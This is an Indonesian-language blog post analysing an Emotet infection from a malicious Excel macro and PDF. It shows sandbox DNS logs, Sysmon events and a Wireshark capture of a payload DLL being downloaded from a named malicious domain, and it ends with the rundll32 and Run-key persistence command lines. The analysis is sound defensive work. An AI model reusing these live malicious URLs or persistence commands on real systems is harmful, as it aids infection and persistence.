


Malware Analysis Emotet Infection

 blog.threatlab.info/malware-analysis-emotet-infection/

January 27, 2022



Baru-baru ini threatlab mendapatkan kabar adanya aktivitas serangan malware emotet di indonesia dan kami tidak bisa menyebutkan perusahaan yang terdampak serangan ini. Dalam hal ini kami mendapatkan sample file macro dari email spamming atau spear phising. Emotet sendiri adalah malware yang tidak mudah dikenali oleh antivirus karena emotet termasuk dalam **polymorphic virus**, dimana polymorphic virus dapat merubah setiap byte dirinya sendiri yang dapat menyulitkan antivirus umumnya untuk mengidentifikasi.

Apa Bahaya Malware Emotet?


Malware emotet menginfeksi umumnya akan mencari celah seperti port-port yang terbuka baik itu SMB, Telnet, Ftp, Printer, dan bahkan beberapa IOC (Indicator of compromise). Kami menemukan adanya IOC (Indicator of compromise) dari log4j yang dapat mereka gunakan untuk melakukan infeksi pada perangkat lain. Emotet dapat melakukan remote access, drop malware lainnya seperti ransomeware, mengumpulkan kontak email pada perangkat dan email gateway untuk proses spear phising dan spamming pada perangkat lain, pencurian informasi, dan lain lain.

Baca juga: [Njrat malware analysis](#)

Baca juga: [Network Analysis Command And Control](#)

Bagaimana infeksi Malware emotet?

Saat melakukan analisa kami menemukan beberapa cara bagaimana malware emotet melakukan infection setelah file macro dibuka oleh korban. Pada file yang kami analisa kami mendapatkan 2 format seperti xlsm dan pdf, pada file xlsm ketika dibuka akan memberikan informasi untuk mengaktifkan enable editing atau enable content.




Analysis Malware emotet malware excel file

Setelah tombol enable editing atau enable content ditekan file akan loading dan proses kinerja CPU yang akan tinggi karena akan ada serivce yang berjalan dibackground. Malware emotet sendiri sama dengan malware pada umumnya ketika file malware dijalankan akan ada request DNS ke IOC (Indicator of compromise) sebagai langkah pertama dalam proses infeksinya.

```

FakeNet-NG - fakenet.exe
01/25/22 09:44:06 PM [      DNS Server] Received A request for domain 'uci.cdn.office.net'.
01/25/22 09:44:09 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:44:12 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:44:17 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:44:47 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:44:50 PM [      DNS Server] Received A request for domain 'officerclient.microsoft.com'.
01/25/22 09:44:51 PM [      DNS Server] Received A request for domain 'unifiedpharma.com'.
01/25/22 09:44:53 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:44:56 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:02 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:12 PM [      DNS Server] Received A request for domain 'uci.cdn.office.net'.
01/25/22 09:45:12 PM [      DNS Server] Received A request for domain 'kauffmanncreates.com'.
01/25/22 09:45:17 PM [      DNS Server] Received A request for domain 'self.events.data.microsoft.com'.
01/25/22 09:45:17 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:23 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:29 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:33 PM [      DNS Server] Received A request for domain 'sanagrafix.com'.
01/25/22 09:45:35 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:38 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:44 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:48 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:54 PM [      DNS Server] Received A request for domain 'uci.cdn.office.net'.
01/25/22 09:45:54 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:57 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:46:00 PM [      Divterer] ICMP type 3 code 1 169.254.133.233->169.254.133.233

```



Analysis Malware emotet DNS Request

Pada kasus diatas saya menggunakan fakenet dimana malware tidak akan mendapatkan respon 200 ketika mengakses domain-domain IOC (Indicator of compromise) tersebut.

Malware emotet jika melakukan request DNS dan gagal maka malware emotet akan melakukan request dengan domain lainnya yang sudah terdapat pada list program malware emotet tersebut seperti pada gambar diatas. Dimana malware akan melakukan request terus menerus dengan domain berbeda.

Record type	TTL	Value
A	60	3.133.153.111 ns-442.awsdns-55.com

Analysis Malware emotet Domain IOC

Konsep diatas sama akan diterapkan pada file-file lainya yang ber extension berbeda contoh salah satunya yang kami temukan pada file pdf yang terdapat url untuk mendownload file malware lainya.

The screenshot shows a terminal window on the left and a PDF analysis interface on the right. The terminal window displays several commands related to PDF analysis:

```
10 0xEA-0xF4
11 0x13E-0x148
12 0x193-0x22D
13 0x277-0x2C6
14 0x310-0x3E6
15 0x3B0-0x3E6
27 0x4B5-0x1DB0
29 0x1DFB-0x1EDB
31 0x1F88-0x2012
34 0x1E0-0x1E8
1 0x5B71-0x5ED9
35 HLen: 0x5
36 0x5FD2-0x6045
0 HLen: 0x18
```

42.42
tet>certutil -hashfile emotet_pdf_malware.pdf S
FAILED: 0xd0000225 (NT: 0xc0000225 STATUS_NOT_
t found.

32.42
tet>certutil -hashfile emotet_pdf_malware.pdf m
are.pdf:
6caa3
completed successfully.

42.84
tet>certutil -hashfile emotet_pdf_malware.pdf S
alware.pdf:
9bc584cb73faaf0a6131db19f6b2d0eee57ad
completed successfully.

35.59
tet>peepdf emotet_pdf_malware.pdf
as an internal or external command,
file.

20.98
tet>pdfstreamdumper emotet_pdf_malware.pdf

00.48

The PDF analysis interface on the right shows the raw PDF code and a dump of the PDF stream. A red arrow points from the terminal command 'pdfstreamdumper' to the corresponding output in the dump window.

Analysis Malware emotet url download

Setelah melakukan DNS Request dan mendapatkan domain yang dapat terhubung pada perangkat, malware emotet akan melakukan drop file **dwa.ocx**, dimana file tersebut adalah file activeX yang digunakan untuk mendownload Embed Url yang ada difile macro tersebut.

Operational Number of events: 278 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	1/26/2022 12:48:07 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	1/26/2022 12:48:18 AM	Sysmon	11	File created (rule: FileCreate)
Information	1/26/2022 12:48:28 AM	Sysmon	11	File created (rule: FileCreate)
Information	1/26/2022 12:48:45 AM	Sysmon	11	File created (rule: FileCreate)
Information	1/26/2022 12:48:48 AM	Sysmon	11	File created (rule: FileCreate)
Information	1/26/2022 12:48:49 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/26/2022 12:48:51 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	1/26/2022 12:48:51 AM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/26/2022 12:48:51 AM	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	1/26/2022 12:48:58 AM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/26/2022 12:48:59 AM	Sysmon	12	Registry object added or deleted (rule: RegistryEvent)
Information	1/26/2022 12:48:59 AM	Sysmon	12	Registry object added or deleted (rule: RegistryEvent)

Event 1, Sysmon

General Details

(Friendly View XML View)

Description Windows host process (Rundll32)
Product Microsoft® Windows® Operating System
Company Microsoft Corporation
OriginalFileName RUNDLL32.EXE
CommandLine C:\Windows\SysWOW64\rundll32.exe "C:\Users\IEUser\dwa.ocx",DllRegisterServer
CurrentDirectory C:\Users\IEUser\Documents\
User MSEDFGEWIN10\IEUser

Analysis Malware emotet dorp ActiveX

Terlihat pada gambar malware emotet memanfaatkan API dari **rundll32.exe** untuk menjalankan acticeX tersebut dan mendaftarkanya pada registry windows.

Malware Analyst

Processes Analyze Security Environment Device

Image Performance Performance Graph GPU Graph

Image File

Windows host process (Rundll32)
(Verified) Microsoft Windows
Version: 10.0.17763.1
Build Time:
Path: C:\Windows\SysWOW64\rundll32.exe Explore
Command line: ws\SysWow64\rundll32.exe ..\dwa.ocx,D&I&R®ister&Server
Current directory: C:\Users\IEUser\Documents\
Autostart Location:
n/a Explore

Parent: EXCEL_E_E(1928)
User: MSEDFGEWIN10\IEUser
Started: 12:48:07 AM 1/26/2022 Image: 32-bit
Comment:
VirusTotal: 0/72 Submit

Data Execution Prevention (DEP) Status: Enabled (permanent)
Address Space Load Randomization: Bottom-Up
Control Flow Guard: Enabled
Enterprise Context: N/A
Stack Protection:

OK Cancel

Analysis Malware emotet running activeX

Kami memeriksa pada alur jaringan yang keluar melalui wireshark dan mendapatkan koneksi untuk mendownload file **GEXSG6zSW.dll** pada domain **mammy-chiro[.]com/case/ZTkBzbz/** dengan menggunakan fungsi dari Dynamic-link library(dll) **urlmon.dll** pada Internet Explorer.

519 2022-01-25 23:24:21.474693 192.168.1.16	8.8.8.8	DNS	75 Standard query 0x2461 A mammy-chiro.com
520 2022-01-25 23:24:21.681827 8.8.8.8	192.168.1.16	DNS	136 Standard query response 0x2461 A mammy-chiro.com A 112.78.125.227 NS
521 2022-01-25 23:24:21.682379 192.168.1.16	112.78.125.227	TCP	66 49712 + 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
522 2022-01-25 23:24:21.783313 112.78.125.227	192.168.1.16	TCP	66 80 + 49712 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1412 WS=64 SACK
523 2022-01-25 23:24:21.783384 192.168.1.16	112.78.125.227	TCP	54 49712 + 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
524 2022-01-25 23:24:21.785161 192.168.1.16	112.78.125.227	HTTP	280 GET /case/ZTkBzbz/ HTTP/1.1

```
Accept: */*\r\n
UA-CPU: AMD64\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko\r\n
Host: mammy-chiro.com\r\n
Connection: Keep-Alive\r\n
\r\n\r\n
[Full request URI: http://mammy-chiro.com/case/ZTkBzbz/]
[HTTP request 1/1]
[Response in frame: 2264]
```

```
0000 00 67 62 74 ac 90 00 06 29 7d 77 6b 08 00 45 00 .gbt..... }wk--E-
0010 01 0a 45 0f 40 00 08 06 00 00 c0 a8 01 10 70 4e ..E@... .....pN
0020 7d e3 c2 30 00 50 5c 8c 63 f7 5c dc d3 43 50 18 }..0 P\... c-\`-CP-
0030 04 00 b0 e6 00 00 47 45 54 20 2f 63 61 73 65 2f .....GE T /case/
0040 5a 54 6b 42 7a 62 7a 2f 20 48 54 54 50 2f 31 2e ZTkBzbz/ HTTP/1.
0050 31 0d 0a 41 63 65 70 74 3a 20 2a 2f 2a 0d 0a 1..Accp t: /*...
0060 55 41 2d 43 50 55 3a 20 41 4d 44 36 34 0d 0a 41 UA-CPU: AMD64...A
0070 63 63 65 70 74 2d 45 66 63 6f 64 69 6e 67 3a 28 ccept-En coding:
0080 67 7a 69 70 2c 28 64 65 66 6c 61 74 65 0d 0a 55 gzip, de flate...U
```

Drop dll Analysis Malware emotet

Wireshark · Follow TCP Stream (tcp.stream eq 3) · emotet_pcap.pcapng

```
GET /case/ZTkBzbz/ HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: mammy-chiro.com
Connection: Keep-Alive


HTTP/1.1 200 OK
Server: nginx
Date: Wed, 26 Jan 2022 07:24:35 GMT
Content-Type: application/x-msdownload
Content-Length: 481792
Connection: keep-alive
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Expires: Wed, 26 Jan 2022 07:24:35 GMT
Content-Disposition: attachment; filename="GEXSG6zSW.dll"
Content-Transfer-Encoding: binary
Set-Cookie: 61f0f733ea0f03=1643181875; expires=Wed, 26-Jan-2022 07:25:35 GMT; Max-Age=60; path=/
Last-Modified: Wed, 26 Jan 2022 07:24:35 GMT
MZ.....@..... !...L.!This program cannot be run in DOS mode.

$.....
....Y....Y....X....Xd....Y....X....Y....X....Y....X....Y....X....Y....X....Y....X....Y....X....Y....Y....Yx....X....Yx....X....Yx....KY....Y....Y....Y....Y....Y.....
.YRich...Y.....PE...L...Ix.a.....!.....U.....@.....@.reloc..
.....HZ.....`....$-...
{.....|.....@.....text.....
..rdata.....@...@.data...$.@...@.rsrc..HZ.....
\.....@...@.reloc..
$.....@...B.....
.....j.j.h0.....u'.....
...
```

Download file malware emotet

Komunikasi diatas diawali dengan **DNS Request** untuk melihat apakah domain memiliki response **200**, ketika respons didapatkan malware emotet akan melanjutkan dengan melakukan **Three-way handshake** dan mendrop dll malware menggunakan fungsi **activeX** yang sebelumnya pada file **dwa.ocx**. File dll ini akan di move ke folder:

C:\Users\IEUser\AppData\Local\Microsoft\Windows\INetCache



Analysis Malware emotet drop dll file

Malware emotet juga akan melakukan drop file pada folder

`C:\Users\IEUser\AppData\Local\{unique folder}\{unique file}` yang akan dijalankan oleh `rundll.exe`. Ketika proses berjalan malware akan melakukan injection pada memory.

Event ID	Date	Source	Message
1	1/26/2022 12:49:37 AM	Sysmon	Process Create (rule: ProcessCreate)
10	1/26/2022 12:49:37 AM	Sysmon	Process accessed (rule: ProcessAccess)
7	1/26/2022 12:49:37 AM	Sysmon	Image loaded (rule: ImageLoad)



Analysis Malware emotet running unique file

Dynamic injection pada memory dijalankan setelah proses running file unique dari background berlangsung dan beberapa Dynamic-link library(dll) yang digunakan adalah `ntdll.dll`, `wow64.dll`, `wow64cpu.dll`, `KERNELBASE.dll`.

The screenshot shows the Event 10, Sysmon window. The event list at the top shows several entries, with the last four highlighted by a red box. An arrow points from this red box down to the detailed view below. The detailed view shows event data for a specific entry, with the 'Event Data' section expanded. This section contains various parameters such as RuleName (technique_id=T1055.001, technique_name=Dynamic-link Library Injection), UtcTime (2022-01-26 08:49:37.295), and CallTrace (a long list of DLL loading paths). Another red box highlights the CallTrace section.

Analysis Malware Emotet Dynamic-link Library injection

Sedangkan ketika kami melakukan analisa pada file Dynamic-link library(dll) milik malware **GEXSG6zSW.dll**, ditemukan malware menggunakan beberapa fungsi API **OLEAUT32.dll**, **SHELL32.dll**, **USER32.dll**, **ole32.dll**, **pdh.dll**. Setelah malware emotet melakukan proses injection, malware emotet akan mendaftarkan format extension baru pada registry sesuai dengan format file yang di drop dan file baru yang akan didrop nantinya.



Analysis Malware Emotet Add new extension

Computer\HKEY_USERS\{User ID}\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts

Name	Type	Data
(Default)	REG_SZ	(value not set)

Normal

Event 12, Sysmon

Event Data

- technique_id=11546,technique_name=Change Default File Association
- CreateKey
- 2022-01-26 11:25:38.137
- {43199d79-f152-61f0-2b01-000000001900}
- 6628
- C:\Windows\Explorer.EXE
- HKEY_USERS\{User ID}\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\ndy
- MSEdgeWIN10\IEUser

Add another new extension Analysis Malware emotet

Malware emotet akan membuat otomatis menjalankan program malware setiap kali komputer/laptop baru saja aktif, dengan cara mendaftarkan registry file malware pada `\ Software\Microsoft\Windows\CurrentVersion\Run\`.

321011808-3761883066-353627080-1000\Software\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
dwda.ndy	REG_SZ	C:\Windows\SysWOW64\rundll32.exe "C:\Users\IEUser\AppData\Local\Zxlgrjkfrvr\dwda.ndy",mhxzimK
gogeupmzarhiz.tnn	REG_SZ	C:\Windows\SysWOW64\rundll32.exe "C:\Users\IEUser\AppData\Local\Hxodlsfbjeroig\gogeupmzarhiz..."
tsefmofoonnm.ovo	REG_SZ	C:\Windows\SysWOW64\rundll32.exe "C:\Users\IEUser\AppData\Local\Zfzuzdknymvbmhxq\tsefmofo...

Registry Analysis Malware Emotet autorun

Proses lainnya yang sering akan membuat sistem menjadi berat saat running service adalah adanya proses yang melakukan pencarian indexing dan lainnya menggunakan fungsi **SEARCHFILTERHOST.EXE** dan **SEARCHPROTOCOLHOST.EXE**, ketika malware aktif.

(i) Information	1/26/2022 12:52:28 AM	Sysmon	11	File created (rule: FileCreate)
(i) Information	1/26/2022 12:52:37 AM	Sysmon	11	File created (rule: FileCreate)
(i) Information	1/26/2022 12:53:29 AM	Sysmon	17	Pipe Created (rule: PipeEvent)
(i) Information	1/26/2022 12:53:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)
(i) Information	1/26/2022 12:53:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 11, Sysmon

General	Details																									
<input checked="" type="radio"/> Friendly View	<input type="radio"/> XML View																									
<ul style="list-style-type: none"> + System - EventData 																										
